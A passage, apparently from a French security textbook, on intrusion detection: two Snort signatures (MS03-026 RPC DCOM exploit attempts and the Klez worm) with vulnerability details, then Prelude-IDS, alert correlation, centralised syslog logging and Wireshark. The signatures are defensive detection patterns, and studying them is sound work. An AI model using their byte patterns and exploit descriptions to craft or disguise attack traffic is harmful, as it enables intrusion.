données, etc.

Les signatures Snort font désormais partie du bagage que les administrateurs de sécurité doivent pouvoir utiliser pour envisager la détection d'intrusion et la réaction rapide à de nouvelles attaques (ne serait-ce que pour disposer des détails précis de caractérisation d'un flux d'attaque). A titre d'exemple, nous présentons dans les figures 35 et 36 deux signatures d'attaque (et leurs commentaires) utilisables par Snort respectivement pour détecter une tentative d'exploitation d'une faille grave du service RPC de plusieurs versions de *Microsoft Windows* et pour repérer le flux généré par un vers baptisé « Klez ».

SID	2251
Message	NETBIOS DCERPC Remote Activation bind attempt
Signature	alert tcp $EXTERNAL_NET any -> $HOME_NET 135 (msg:"NETBIOS DCERPC Remote Activation bind attempt"; content:"|05|"; distance:0; within:1; content:"|0b|"; distance:1; within:1; byte_test:1,&,1,0,relative; content:"|B8 4A 9F 4D 1C 7D CF 11 86 1E 00 20 AF 6E 7C 57|"; distance:29; within:16; reference:cve,CAN-2003-0352; classtype:attempted-admin; reference:url,www.microsoft.com/technet/security/bulletin/MS03-026.asp; reference:cve,CAN-2003-0715; sid:2251; rev:1;)
Summary	This event is generated when an attempt is made to exploit a known vulnerablity in Microsoft RPCSS service for RPC.
Impact	Denial of Service. Possible execution of arbitrary code leading to unauthorized remote administrative access.
Detailed Information	A vulnerability exists in Microsoft RPCSS Service that handles RPC DCOM requests such that execution of arbitrary code or a Denial of Service condition can be issued against a host by sending malformed data via RPC. The Distributed Component Object Model (DCOM) handles DCOM requests sent by clients to a server using RPC. A malformed request to the host running the RPCSS service may result in a buffer overflow condition that will present the attacker with the opportunity to execute arbitrary code with the privileges of the local system account. Alternatively the attacker could also cause the RPC service to stop answering RPC requests and thus cause a Denial of Service condition to occur.
Affected Systems	Windows NT 4.0 Workstation and Server Windows NT 4.0 Terminal Server Edition Windows 2000 Windows XP

Illustration 35: Signature Snort pour une attaque vers MS/RPC

On voit que ces signatures correspondent à la recherche de séquences particulières dans un flux réseau TCP (sur des ports ou pour des services particuliers). La sonde Snort se charge d'effectuer le ré-assemblage de la séquence TCP parmi tous les paquets IP se présentant devant son interface de capture malgré toutes les techniques de dissimulation éventuellement utilisées (fragmentation, déséquencement, etc.) et de réaliser la recherche des différentes signatures efficacement.

La qualité des signatures disponibles autour de Snort (que ce soit dans la distribution principale du logiciel, ou sur le site Web associé[118]) semble globalement assez bonne[119] ; même si elles sont fournies sur la base du volontariat.

118 http://www.snort.org/dl/rules/ et http://www.snort.org/snort-db/.

119 Ce qui ne veut pas dire qu'elles ne génèrent pas quand même un nombre important de fausses alarmes dans un réseau actif...

SID	1800
Message	VIRUS Klez Incoming
Signature	alert tcp $EXTERNAL_NET any -> $SMTP_SERVERS 25 (msg:"VIRUS Klez Incoming"; flow:to_server,established; dsize:>120; content:"MIME"; content:"VGhpcyBwcm9"; classtype:misc-activity; sid:1800; rev:3;)
Summary	This event is generated when an incoming email containing the Klez worm is detected.
Impact	System compromise and further infection of target hosts.
Detailed Information	W32/Klez.h@MM exploits the vulnerability in Microsoft Internet Explorer (ver 5.01 or 5.5 without SP2), enabling it to execute email attachments. Once executed, it can unload several processes including Anti-virus programs. The worm is able to propagate over the network by copying itself to network shares (assuming sufficient permissions exist). Target filenames are chosen randomly, and can have single or double file extensions.
Affected Systems	Microsoft Internet Explorer (ver 5.01 or 5.5 without SP2)
Attack Scenarios	This virus can be considered a blended threat. It mass-mails itself to email addresses found on the local system, then exploits a known vulnerability, spreads via network shares, infects executables on the local system.
Ease of Attack	Simple. This is worm activity.
False Positives	Certain binary file email attachments can trigger this alert.
False Negatives	None known.
Corrective Action	Apply the appropriate vendor suppled patches. Block incoming attachments with .bat, .exe, .pif, and .scr extensions
Contributors	Sourcefire Research Team Brian Caswell <bmc@sourcefire.com> Nigel Houghton <nigel.houghton@sourcefire.com> Snort documentation contributed by Nawapong Nakjang (tony@ksc.net, tonie@thai.com)
References	

Illustration 36: Signature Snort pour le virus Klez

6.4.5.2 Prelude-IDS

Contrairement au projet Snort, focalisé sur la réalisation d'une sonde spécifique, le projet Prelude-IDS propose un système plus complet comprenant :

- une infrastructure logicielle (librairie, format de communication) permettant de développer différentes sondes intégrées dans l'infrastructure Prelude ;
- un *manager* capable de collecter les alertes issues de ces différentes sondes et de les stocker dans une base de données (MySQL en général) ;
- un certain nombre de sondes, avec notamment :
  - un NIDS capable de ré-utiliser les signatures de Snort, et d'effectuer d'autres analyses réseau ;
  - un HIDS permettant d'analyser différents types de traces (en général au format syslog) ;
  - un certain nombre de *patch* permettant d'adapter d'autres logiciels de sécurité pour qu'ils émettent des alertes en direction de Prelude, comptant notamment : Snort lui-même nativement, pflog (traces du *firewall* pf d'OpenBSD), systrace (contrôle des appels système), honeyd (pot de miel) et Nessus (outil de recherche de vulnérabilités) ;
- une interface de visualisation des différentes alertes générées nommée Piwi (en Perl), interface qui est en train d'être remplacée par une autre, nommée Prewikka, en cours de développement pour permettre un contrôle plus complet des autres composants.

D'après notre expérience, l'ensemble logiciel Prelude-IDS (en v.0.8, une version désormais assez ancienne) est parfaitement capable de gérer correctement un système de détection d'intrusion composé de 2 ou 3 sondes déployés sur un système informatique réel de bonne taille en production depuis prés d'un an. Les mécanismes de collecte d'alertes et de communication nous semblent donc tout à fait stables, tout comme le stockage des alertes dans une base de données externe.

Pour l'instant, les possibilités de contrôle du système de manière centralisée depuis l'un des *manager* sont limitées, ces aspects doivent être pris en compte par des moyens d'administration conventionnels, mais comme les différents composants (notamment les sondes) gèrent correctement les arrêt/relance du point de vue de la communication avec le *manager* ceci n'est pas bloquant (avec un nombre limité de sondes). Ce point devrait faire l'objet de certaines des nouvelles fonctionnalités dans la prochaine version du système de manière à permettre un contrôle centralisé des sondes (et notamment de leur configuration de détection).

L'interface d'accès aux alertes de Prelude est encore assez limitée. La version actuelle, Piwi, est limitée à des possibilités de visualisation simples via un navigateur Web et un serveur HTTP (via des cgi Perl). La figure 37 présente un exemple de cette interface. Piwi permet aussi de réaliser un certain nombre de tris et de filtrages sur les requêtes d'interrogation SQL sous-jacentes, mais tout travail d'analyse plus poussé demande d'interroger directement la base de données. Il n'est pour l'instant pas possible d'agir sur le contenu de la base de données (ce qui serait, à notre sens, le premier pas vers des fonctions de corrélation et d'agrégation d'alertes). À nouveau, une autre version de l'interface est en cours de développement, sur des bases totalement différentes.




Illustration 37: Piwi: console de visualisation de Prelude-IDS

Globalement, Prelude-IDS est un logiciel qui nous semble particulièrement prometteur, du fait qu'il jette les bases d'un système de détection d'intrusion complet, déjà capable de remplir les fonctions d'une sonde réseau ou système efficace, mais également susceptible de rassembler des informations provenant de plusieurs sondes de différents types dans un même entrepôt de données. Sur cette base, l'intégration de fonctions de groupement et de corrélation avancées nous semble même alors possible.

6.4.6 Traitement des alertes

6.4.6.1 Limites

Notamment dans le domaine des sondes de détection d'intrusion réseau, les techniques de détection utilisant une application de signatures sur les évènements observés vont avoir pour effet de sélectionner certains des évènements, contenant un marqueur spécifique à l'origine de l'activation d'une signature. La plupart du temps, chacun des évènements contenant ces marqueurs va être à l'origine de la génération d'une alerte. Pourtant, en général, il serait souhaitable que les alertes soient d'un niveau d'abstraction plus élevé, et qu'elles rassemblent différents marqueurs correspondant à des évènements différents mais associés à une même action.

Dans cette vision, il ne s'agirait pas véritablement de demander à l'IDS d'établir des liaisons de corrélations (cause à effet, topologie, etc.) mais plutôt d'agréger correctement les alertes générées de manière à garantir la correspondance entre chaque alerte et au plus une action. Toutefois, ce besoin correspond à la mise en oeuvre d'une analyse multi-évènements : une même action pouvant être à l'origine de plusieurs évènements (par exemple, le déclenchement d'une attaque réseau peut conduire à la génération de plusieurs paquets IP[120]), la sonde devrait être capable de rechercher des similarités entre marqueurs appartenant à plusieurs d'entre eux. Elle devrait donc pouvoir réaliser une analyse multi-évènements.

120 Et même beaucoup dans les cas où des techniques d'évitement de la détection sont utilisées.

Dans la représentation de ce problème que nous donnons dans la figure 38, la forme des marqueurs est ce qui permet à la sonde de les repérer mais, suivant que la couleur des évènements auxquels ils appartiennent est prise également en compte ou non, le nombre d'alertes générées est différent. Ainsi, la génération de l'alerte A_4 pourrait être évitée.




Illustration 38: Analyse multi-évènements

Toutefois, on voit bien sur cette illustration que l'analyse multi-évènements exige de prendre en compte les relations existant entre deux évènements successifs, parfois séparés dans le temps par un grand nombre d'autres évènements, et même d'autres alertes. Le travail d'analyse de la sonde est donc largement plus difficile. Par ailleurs, l'alerte A_3 dans le cas multi-évènements est générée tardivement par rapport à l'alerte A_1 dans le cas mono-évènement. Si l'agrégation de plusieurs marqueurs facilite le diagnostic sécurité, d'un autre côté, ce retard peut aussi être préjudiciable à la sécurité. Ce compromis de mise en oeuvre complique également la conception de la sonde.

Pour aborder ce type de traitement, que ce soit au niveau des sondes elles-mêmes ou au niveau des systèmes de collecte des alertes, il nous semble que les IDS actuels devraient intégrer des fonctions nouvelles, généralement regroupées sous la désignation de corrélation d'alertes.

6.4.6.2 Architecture de corrélation d'alertes

L'architecture IDWG n'est pas totalement adaptée pour couvrir complètement les besoins de la corrélation d'alertes. Une architecture mieux adaptée est présentée dans la figure 39, qui dissocie les consoles de gestion des différentes sondes et la console des alertes qui peut bénéficier des traitement d'autres outils de concentration d'alertes.




Illustration 39: Architecture pour la corrélation d'alertes

Dans cette architecture, les concentrateurs d'alertes peuvent jouer un rôle vis à vis de la collecte et du transport, mais ils peuvent également traiter les alertes pour réaliser des groupements ou certaines corrélations et fournir au niveau de la console des alertes une information agrégée (à la place ou en complément des alertes originelles). Les fonctions de corrélation les plus avancées ou nécessitant la connaissance de l'ensemble des alertes générées dans le système, doivent elles être réalisées au niveau de cette console. (La console n'est pas nécessairement associée directement à l'interface

homme-machine de l'IDS.) Les associations entre les différentes sondes et les concentrateurs d'alertes sont établies en fonction de ces possibilités de corrélation, et elles peuvent être différentes des associations nécessaires pour la gestion technique des sondes réalisée par les consoles de gestion. Les secondes peuvent être imposées par les constructeurs par exemple, tandis que les premières peuvent s'appuyer sur la nature des sondes (par exemple, NIDS d'une part, HIDS d'autre part).

6.4.6.3 Groupement

Parmi les fonctions de corrélation envisageables, la première que nous appellerons plutôt une fonction de groupement consiste à rassembler dans une même alerte (virtuelle) des alertes similaires provenant d'un même événement.

Ces groupements peuvent permettre, par exemple, de regrouper des alertes émises par des sondes différentes observant plusieurs fois le même événement (par exemple le long de son trajet pour des sondes réseau). Ce type de regroupement n'est pas si facile à réaliser : dans le cas de sondes utilisant des bases de connaissance différentes, les nomenclatures des attaques peuvent être très différentes et nécessiter la mise au point de tables de correspondance importantes. De tels regroupements sont également plus intéressants qu'il n'y paraît : outre qu'ils diminuent le nombre d'alertes à traiter pour l'opérateur, ils peuvent permettre d'enrichir la description de l'alerte virtuelle globale. En effet, des sondes différentes ont pu renseigner des informations différentes dans les indications de leurs alertes (adresse IP pour l'une, nom de compte pour l'autre par exemple).

Les autres types de regroupement les plus immédiats consistent à rassembler certaines attaques concernant une même source ou une même destination. Ainsi, un *scan* (une recherche active de vulnérabilités) réalisé par un outil donné (ou certains virus) donnera probablement lieu à de nombreuses alertes qui peuvent être regroupées avec une bonne fiabilité si elles suivent une séquence spécifique et ciblent la même destination. C'est également le cas si des alertes similaires provenant de la même source visent des destinations successives. Dans un cas comme dans l'autre, le regroupement est certainement à faire avec une certaine prudence, mais le gain en terme de lisibilité pour l'alerte virtuelle globale par rapport à l'ensemble des alertes élémentaires est très important, tout comme le gain de temps pour les opérateurs.

Enfin, une autre catégorie de regroupement qui semble souhaitable, et qui est liée à la précédente, c'est bien entendu le regroupement temporel. Des alertes périodiques, ou des alertes ayant lieu dans un intervalle de temps réduit peuvent donner lieu à un premier regroupement, ce qui est d'autant plus intéressant si elles présentent des similarités du type évoqué précédemment. Toutefois, les intervalles de temps à utiliser sont difficiles à évaluer ; surtout si on prend en compte le fait qu'un attaquant intelligent puisse prévoir ce type de regroupement et tenter de l'éviter ou de le détourner. La notion de proximité temporelle, pour des alertes de sécurité, reste à manier avec précaution. Mais c'est une information très importante qu'il est impossible d'ignorer quand on réalise un traitement des alertes générées par les IDS. Un effort d'automatisation sur ce point nous semble vraiment souhaitable.

6.4.6.4 Corrélation

Outre le regroupement des alertes en alertes virtuelles plus faciles à gérer pour les administrateurs, on pourrait également attendre d'un IDS qu'il soit en mesure de réaliser un suivi de séquences d'alertes afin d'essayer de fournir un diagnostic plus complet d'une intrusion éventuelle ou d'éliminer des fausses alarmes.

Ce raisonnement part de l'hypothèse qu'en cas d'intrusion, les actions d'attaque effectuées par un intrus suivront une certaine logique d'enchaînement et que des attaques successives (et donc des alertes successives) présenteront des liens entre elles permettant à la fois de confirmer l'alarme suggérée par chaque alerte prise isolément, mais également d'établir un diagnostic plus complet de l'intrusion, de ses objectifs, de son niveau d'avancement, etc. ; et donc du danger associé.

Pour réaliser de telles corrélations, un IDS devrait disposer d'une base de connaissance décrivant non seulement les attaques élémentaires, mais également les enchaînements possibles entre différentes attaques élémentaires pouvant constituer un scénario d'intrusion plus élaboré. Il s'agit schématiquement de décrire les liens de cause à effet entre attaques afin de permettre à l'IDS de raisonner sur les liens existant entre les alertes qu'il connaît (ou plus précisément les attaques auxquelles elles correspondent). Dans certains cas, on peut même envisager que l'IDS soit en mesure d'effectuer des hypothèses sur l'existence de certaines actions non-observées (ou inobservables) afin de compléter des scénarios d'intrusion. Enfin, en établissant le lien entre les préconditions des attaques et les vulnérabilités connues recensées dans le système, ou entre les effets de ces attaques et les objectifs de sécurité du système, l'identification des possibilités de succès de l'intrusion et de son niveau de danger dans le système visé pourrait également être envisagée. De telles fonctions permettraient bien évidemment de faciliter énormément le travail de l'administrateur de sécurité chargé de superviser l'IDS auquel serait fourni une proposition de diagnostic et un niveau de risque plus réfléchis, basés sur les évènements observés par les différentes sondes du système.

L'approche de la corrélation que nous présentons ici est avant tout basée sur une vision logique. Le fonctionnement du moteur de corrélation et la structure du diagnostic sont basés sur des raisonnements logiques concernant les attaques, leur faisabilité, les possibilités d'enchaînement, etc. D'autres approches ont été proposées, appuyées sur des techniques statistiques de caractérisation ou de classification des alertes. Dans tous les cas, ces travaux n'ont pour l'instant pas réel-

lement vus de mise en œuvre effective dans des implémentations opérationnelles de système de détection d'intrusion. Par contre, un certain nombre d'efforts ont déjà était faits dans certaines implémentations pour faciliter le rapprochement entre diverses sources d'information, notamment en vue de limiter le nombre de fausses alertes.

6.5 Centralisation des traces

Au travers de la détection d'intrusion, on voit que la collecte d'information dans le système informatique est une opération importante pour traiter ses problèmes de sécurité. Dans certains cas, la centralisation de cette information est quasiment vue comme une fin en soi, et associée à une propriété de la sécurité qui a été baptisée l'auditabilité. De notre point de vue, cette propriété n'est pas réellement dissociée des autres propriétés de sécurité ; par contre, elle met en relief un certain nombre de besoins de sécurité qui impliquent généralement la collecte et le stockage (souvent de manière centralisée) des sources d'information disponibles dans le système informatique. Nous regroupons ces opérations sous le thème de la centralisation des traces dans le système informatique.

Ce besoin de collecte peut avoir une origine technique, comme dans les cas où ces traces sont nécessaires pour la mise en œuvre d'un système de détection d'intrusion ou la réalisation de contrôles liés à la sécurité. Mais il peut également avoir une origine plus politique, notamment quand la disponibilité de ces données est liée à l'obligation de pouvoir fournir des éléments d'enquête à des organismes habilités, internes (audit interne) ou externes (tutelles, cour des comptes pour les organismes publics, etc.), voire tout simplement une origine légale pour répondre aux besoins de l'autorité judiciaire. Dans l'ensemble de ces cas, la mise à disposition des traces fournies en standard par les systèmes d'exploitation, les progiciels, les équipements réseau et bien sûr les équipements de sécurité eux-mêmes devrait pouvoir être possible.

Toutefois, pour être réalisable, cette mise à disposition doit réellement avoir été prévue. Par ailleurs, pour être un tant soit peu probantes, les traces collectées doivent présenter un minimum de garanties d'intégrité - la deuxième action d'un attaquant averti étant d'effacer les traces qu'il génère.

Enfin, il ne faut pas oublier que, à partir du moment où ces traces contiennent des informations nominatives - il est quasiment inévitable qu'elles puissent en contenir si elles sont d'un véritable intérêt - elles doivent être gérées en conformité avec les directives de la CNIL[121] et de la loi « Informatique et libertés » (c'est à dire qu'elles ne doivent pas être conservées[122] indéfiniment et qu'elles doivent être protégées pour qu'on ne les détourne pas de leur finalité originelle).

A l'heure actuelle, il nous semble que ces besoins peuvent difficilement être satisfaits autrement que par la mise en place pragmatique d'un système centralisé de consolidation et de stockage des traces, géré directement par les acteurs de la SSI. Il semble même que syslog soit un standard de fait incontournable pour prendre en compte une bonne majorité des types d'équipement existants (même si cela demande des adaptations pour les systèmes basés sur *MS/Windows*).

Dans la pratique, nous recommanderions tout simplement l'utilisation d'un serveur Unix syslog-ng (pour faciliter le tri des traces en fonction de leur origine) détaché du reste du système informatique et décemment configuré du point de vue sécurité, équipé d'une zone de stockage relativement grande[123] et assurant une rotation régulière des traces collectées, par exemple avec l'utilitaire logrotate. (Un système Debian GNU/Linux standard assure ces fonctions sans difficultés dans la configuration par défaut.) Les systèmes incapables d'utiliser Syslog ne sont généralement pas capables de faire plus que de stocker leurs traces dans des fichiers à plat, lesquels dans ce cas doivent être déportés manuellement[124] s'ils sont intéressants, par exemple via SSH.

Ce type de solution est loin d'être idéal du point de vue de sa propre sécurité, surtout si on le compare, par exemple, avec les modes de transmission d'alertes de certains IDS (via des connexions SSL authentifiées avec des certificats). Syslog est un protocole fonctionnant sur UDP, notoirement non-sûr. Toutefois, dans la pratique, l'intérêt concret d'un tel système (s'il est utilisé par les autres éléments du système informatique pour stocker leurs traces) est très important, à la fois en terme de données disponibles pour la surveillance de la sécurité et pour pouvoir disposer d'informations en cas d'intrusion grave. Et la protection d'une telle machine est relativement facile à réaliser[125].

6.6 Observation, surveillance, supervision

121 Voir notamment sur ce point le rapport de la CNIL sur « La cybersurveillance sur les lieux de travail », disponible à l'adresse : http://www.cnil.fr/fileadmin/documents/approfondir/rapports/Rcybersurveillance-2004-VD.pdf.

122 ou sauvegardées...

123 Quoique, en gérant correctement l'espace, un disque dur usuel nous semble déjà constituer un volume de traces suffisamment important à analyser pour occuper un certain nombre d'administrateurs de sécurité pendant un certain temps.

124 Entendre : régulièrement par des scripts, bien entendu.

125 Il importe d'abord de vérifier qu'on puisse difficilement saturer ses zones de stockage et que cela ne perturbe pas le reste de la machine.

Les systèmes de surveillance dédiés à la sécurité, comme les IDS notamment, partagent avec certaines solutions d'administration réseau un certain nombre de caractéristiques techniques. Notamment, les solutions dédiées à l'observation du réseau (pour le dépannage en particulier), la surveillance de l'exploitation, et la supervision des systèmes partagent avec les systèmes de sécurité des sources d'information et des modalités de mise en place communes. De notre point de vue, ces différentes désignations concernent en général des solutions différentes (quoique assez proches) que nous définissons dans ce texte de la manière suivante :

- observation (réseau) : les moyens logiciels et matériels dédiées à l'observation réseau permettent de prélever et reconstituer un flux réseau à des fins d'analyse. On trouve dans cette catégorie des équipements matériels permettant d'intercepter le flux réseau notamment dans les réseaux *full duplex* commutés, et beaucoup de logiciels dont les capacités vont de la capture pure et simple de paquets IP à la possibilité de reconstituer les différents flux de transmission au niveau de nombreuses applications réseau.
- surveillance : les moyens de surveillance sont habituellement orientés vers la surveillance régulière du bon fonctionnement des applications importantes et des services essentiels au bon fonctionnement du système informatique (DNS par exemple) et l'émission d'alertes en cas de dysfonctionnements. Ces systèmes peuvent également être destinataires des alertes générées par les équipements eux-mêmes quand ils en sont capables (par exemple via l'utilisation de *traps* SNMP pour les équipements supportant ce type de protocole de gestion). Ces outils visent à améliorer le fonctionnement du système, en détectant rapidement des défaillances pour y pallier efficacement.
- supervision : enfin, les moyens de supervision, qui peuvent également contacter régulièrement un certain nombre d'autres équipements pour obtenir des statistiques d'utilisation (et parfois partager certaines informations avec les outils de surveillance précédents) sont plus orientés vers la collecte régulière de mesures de fonctionnement et la constitution de données consolidées (par exemple pour les latences réseaux, le débit réseau, le temps de réaction d'une application, l'occupation disque, etc.). Ces outils sont particulièrement utiles pour évaluer le dimensionnement des plate-formes matérielles en fonction de l'historique de l'utilisation ou pour identifier des sources de dégradation des performances.

Quoique ces solutions ne soient pas directement liées à la sécurité des systèmes informatiques, au sens de la protection contre les malveillances, leur utilisation participe d'une bonne maîtrise du système dans son ensemble et, parmi les outils utilisables, certains font partie de la boite à outils de l'administrateur sécurité. Une bonne appréciation du fonctionnement du système informatique fournit des pistes pour appréhender le système dans son ensemble : les flux réseaux principaux, les services clefs, le détail des transmissions d'une application par exemple. À certains moments, ces informations complètent celles fournies par les outils dédiés à la sécurité. Par ailleurs, les outils concernés peuvent également fournir des informations concernant la sécurité directement, à condition parfois de s'intéresser à des paramètres habituellement peu observés (comme les taux d'erreurs par exemple).

Afin d'illustrer ces liens, nous nous appuyons dans cette section sur certaines des solutions *open-source* disponibles pour aborder les problématiques d'observation réseau, de surveillance des systèmes ou de supervision. L'ouverture et la disponibilité de ces logiciels permet de bien comprendre le mode de fonctionnement de ces différents outils et les paramètres auxquels ils donnent accès. En ce qui concerne l'observation réseau, nous considérerons ethereal, un outil de capture et d'analyse des flux réseau particulièrement efficace et de plus en plus répandu, en ce qui concerne la surveillance, nous parlerons de Nagios, outil de vérification du fonctionnement des services et d'alerte, enfin, en ce qui concerne la supervision, nous parlerons de Cacti et de rrdtool, outils permettant de collecter et de consolider des données issues des capteurs et des compteurs mis à dispositions par les systèmes informatiques (et si possible de ntop, un outil de suivi général du réseau).

Les outils de supervision et de surveillance ont besoin d'un moyen le plus général possible pour accéder aux informations internes des différents systèmes informatiques qu'ils observent, si possible de manière indépendante des constructeurs ou des systèmes d'exploitation. Souvent, le support limité du constructeur en terme de pilotes ou de logiciels implique d'utiliser des solutions propriétaires. Toutefois, le protocole SNMP (*Simple Network Management Protocol*) défini dans le standard IETF STD 62 (ou les RFC 3411-3418) est un standard suffisamment répandu et suffisamment puissant pour permettre de couvrir une large gamme de systèmes et de données. Ce n'est malheureusement pas une solution à tous les problèmes, mais dans les exemples que nous prendrons, SNMP sera souvent la technologie la plus simple utilisée de manière sous-jacente pour collecter des données de supervision ou de surveillance.

6.6.1 Wireshark (anciennement Ethereal)

Wireshark[126] (anciennement Ethereal[127]) est un outil d'analyse réseau qui permet à la fois de réaliser une capture du trafic visible depuis une interface réseau de la machine sur laquelle il s'exécute, et de visualiser plus précisément le contenu des paquets capturés en fonction du protocole réseau auquel ils correspondent. Wirshark est désormais capable d'analy-

126 http://www.wireshark.org/

127 L'outil a changé de nom en juin 2006.




Illustration 40: Options de capture de Wireshark

ser la plupart des protocoles réseaux existants. Il est de ce fait devenu un outil incontournable dans la boite à outil de l'administrateur sécurité, notamment parce qu'il permet d'étudier en détail le contenu d'une capture réseau (obtenue éventuellement par des moyens différents) et parce qu'il permet d'identifier précisément les flux réseaux associés à une application (en observant le trafic réseau associé à son exécution) et donc de mieux comprendre son fonctionnement. Ce dernier point peut être particulièrement utile pour mettre en place un filtrage réseau pour l'application concernée au niveau d'un *firewall*. L'outil est disponible pour plusieurs version d'Unix, mais également pour *MS/Windows*.

La figure 41 présente un exemple de capture de trafic réalisée avec Ethereal (donc avec une version ancienne à l'outil désormais nommé Wireshark) et la figure 40 le détail des options de capture disponibles.

